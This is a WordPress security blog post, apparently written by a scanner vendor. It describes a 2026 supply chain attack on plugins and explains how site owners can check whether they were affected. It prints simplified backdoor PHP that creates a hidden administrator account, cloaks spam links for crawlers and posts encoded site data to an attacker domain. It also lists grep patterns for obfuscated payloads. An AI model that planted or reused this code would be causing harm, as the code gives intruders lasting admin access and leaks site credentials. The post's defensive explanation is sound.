30+ WordPress Plugins Were Secretly Backdoored in 2026. Here's How to Check Yours.

A supply chain attack in 2026 compromised over 30 WordPress plugins used by 400,000+ sites. The malware was injected silently through a trusted update. Here's what happened and how to check if your site was affected.
What Happened
In early 2026, security researchers discovered that over 30 WordPress plugins had been secretly compromised through what's called a supply chain attack. The attack worked like this:
- 1Attackers identified plugin authors who had not set up two-factor authentication on their WordPress.org accounts
- 2They gained access to those accounts through credential stuffing (using email/password combos leaked from other breaches)
- 3They pushed "update" releases containing hidden malicious code
- 4Sites that had automatic updates enabled installed the backdoor automatically — without the site owner doing anything wrong
Source: Phantom Freelance Security Report and Rescana Supply Chain Analysis
What the Backdoor Did
Once installed, the malicious code performed three primary actions:
// Simplified version of what the backdoor did:
// 1. Created a hidden admin user

add_action('init', function() {

    if (!username_exists('wp_support_helper')) {

        wp_create_user('wp_support_helper', '[randomised]', 'support@wp-helper[.]com');

        $u = get_user_by('login', 'wp_support_helper');

        $u->set_role('administrator');

    }

});
// 2. Injected SEO spam (casino/pharma links) visible only to search crawlers

add_filter('the_content', function($c) {

    if (strpos($_SERVER['HTTP_USER_AGENT'] ?? '', 'Googlebot') !== false) {

        $c .= '<div style="display:none">[spam links here]</div>';

    }

    return $c;

});
// 3. Called back to attacker C2 server with site credentials

wp_remote_post('https://cdn-updates[.]net/collect', ['body' => ['d' => base64_encode(serialize($site_data))]]);
The SEO spam injection is particularly insidious: your site looks completely clean when you visit it, but Google sees spam links — which causes ranking drops and eventually a "This site may be hacked" warning in search results.
How to Check If Your Site Was Affected
Method 1: External Scan (Fastest — 60 seconds)
An external scanner checks what Google and attackers actually see — including spam content that's hidden from logged-in visitors.
Run a free scan: wp-scan.org/malware-check
It specifically checks for:
- •Hidden spam links visible to search crawlers
- •Suspicious outbound connections
- •Dangerous file patterns associated with known backdoors
- •Unexpected admin users (via REST API enumeration)
Method 2: Check for Hidden Admin Users
# In WordPress admin: Users → All Users
# Look for accounts you didn't create
# Common backdoor usernames: wp_support_helper, wp_admin_helper,
#   wpadmin2, support_agent, system_user
# Or check via WP-CLI:

wp user list --role=administrator
Method 3: Search for the Callback Code
# Via SSH/FTP — search plugin files for known C2 domains:
grep -r "cdn-updates" /wp-content/plugins/
grep -r "wp-helper" /wp-content/plugins/
grep -r "base64_encode(serialize" /wp-content/plugins/
# Also check for eval(base64_decode patterns:

grep -r "eval(base64_decode" /wp-content/

grep -r "gzinflate(str_rot13" /wp-content/
Method 4: Audit Recently Updated Plugins
WordPress Admin → Plugins → check the "Last Updated" dates
Compare against known attack window: January–March 2026
Cross-reference with the official advisory list at wordpress.org/news/security
Why This Attack Is Different From Normal Plugin Vulnerabilities
Most WordPress plugin vulnerabilities require an attacker to find and exploit a bug in the code. Supply chain attacks are fundamentally different — the malicious code arrives as a legitimate update from a trusted source.
Your security plugin won't flag it because:
- •It's signed with the legitimate plugin author's WordPress.org credentials
- •It's delivered through the official update mechanism
- •File integrity checks compare against the previous version, not an uncompromised source

This is why external scanning matters. An external scanner doesn't care where the malicious behaviour came from — it detects what your site is actually doing from the outside.
What WordPress.org Has Done Since
In response to this attack class, WordPress.org implemented:
- •Mandatory 2FA for all plugin authors who publish updates
- •Automated code scanning on plugin submissions and updates
- •Email notifications to site owners when a plugin they use has a security release
The EU Cyber Resilience Act (effective September 2026) also requires all commercial plugins available in the EU to have a formal vulnerability disclosure program.
📖 More on WordPress's security response: wordpress.org/news/category/security
The Permanent Lesson From This Attack
Automatic updates are a security feature, not a risk — but they assume the source is trustworthy. When the source itself is compromised, the only reliable detection method is observing your site's behaviour from the outside.
Run an external scan monthly. Check for new admin users quarterly. It's free, it takes 2 minutes, and it's the only check that works even when the infection comes from a trusted plugin update.
→ Check your site now at wp-scan.org/malware-check
Quick Summary Table
| Attack Method | What It Does | How to Detect |
|---|---|---|
| Hidden admin user | Persistent backdoor access | Users list + REST API scan |
| SEO spam injection | Damages rankings + Google flags | External scan from crawler view |
| C2 callback | Sends credentials to attacker | Outbound connection monitoring |
| Redirects | Sends visitors to malicious sites | External scan with mobile UA |
Free external scan — 22 checks, instant report. No plugin, no account.
Run Free Scan → wp-scan.org/malware-checkAuditing a theme or plugin before you install it? Scan the ZIP source code instead →
Builder of wp-scan.org — a free external WordPress malware scanner trusted by thousands of site owners. With 9+ years building and securing WordPress products, Rajan writes practical security guides based on real attack patterns he's encountered. You can find more of his work at rajangupta.com.
📬 Enjoyed this article?
Get the next one in your inbox — free WordPress security guides, weekly.